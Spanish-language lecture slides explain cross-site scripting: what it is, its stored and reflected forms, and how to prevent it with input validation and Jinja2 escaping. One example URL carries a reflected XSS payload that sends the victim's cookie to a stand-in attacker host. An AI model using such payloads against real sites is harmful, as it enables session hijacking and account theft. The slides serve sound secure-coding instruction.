PROYECTO DE SOFTWARE


PROBLEMAS DE SEGURIDAD

¿QUÉ ES XSS?

XSS

- XSS es un ataque de inyección **muy común**.
- Ocurre cuando un **atacante** inyecta código malisioso mediante una aplicación web.
- Puede insertarse HTML, Javascript, entre otros, a través de los formularios o la URL.
- Ese código será ejecutado en el browser de otro usuario.
- En general ocurren cuando **una aplicación toma datos de un usuario, no los filtra en forma adecuada y los retorna sin validarlos ni codificarlos**.

XSS


Attacker
Malicious Script
Vulnerable Website
Send data to attacker
Web Server
Malicious Script
Database Server
User
Vulnerable Website
Malicious Script

XSS - CATEGORÍAS PRINCIPALES

- **Stored**: son aquellas XSS en las que los scripts inyectados quedan almacenados en el servidor atacado (en una DB por ejemplo).
- **Reflected**: son aquellas XSS en la que los scripts inyectados vuelven al browser reflejados (por ejemplo, mensajes de error, resultados de búsqueda, etc)

XSS - EJEMPLOS

```
http://sitio_vulnerable.com/index.html#name=<script>alert("Ataque!");</script>
```

```
http://video_inseguro.com.ar/busqueda.php?clave=<script>window.location='
http://ataque.com.ar/xss.php?cookie='+document.cookie</script>
```

- Ver **http://localhost:5000/ejemplo_xss**

XSS - ¿CÓMO EVITARLO?

- Validar la entrada: longitud, tipo, sintaxis, etc.
- Reemplazar las "", las palabras **script**, etc.
- Usar herramientas de detección de XSS en nuestra aplicación.
- Usar motores de templates como por ejemplo Jinja2 que por defecto filtran los datos.

REFERENCIAS XSS

- https://owasp.org/www-community/attacks/xss/
- https://flask.palletsprojects.com/en/3.0.x/web-security/

SEGUIMOS LA PRÓXIMA ...

Speaker notes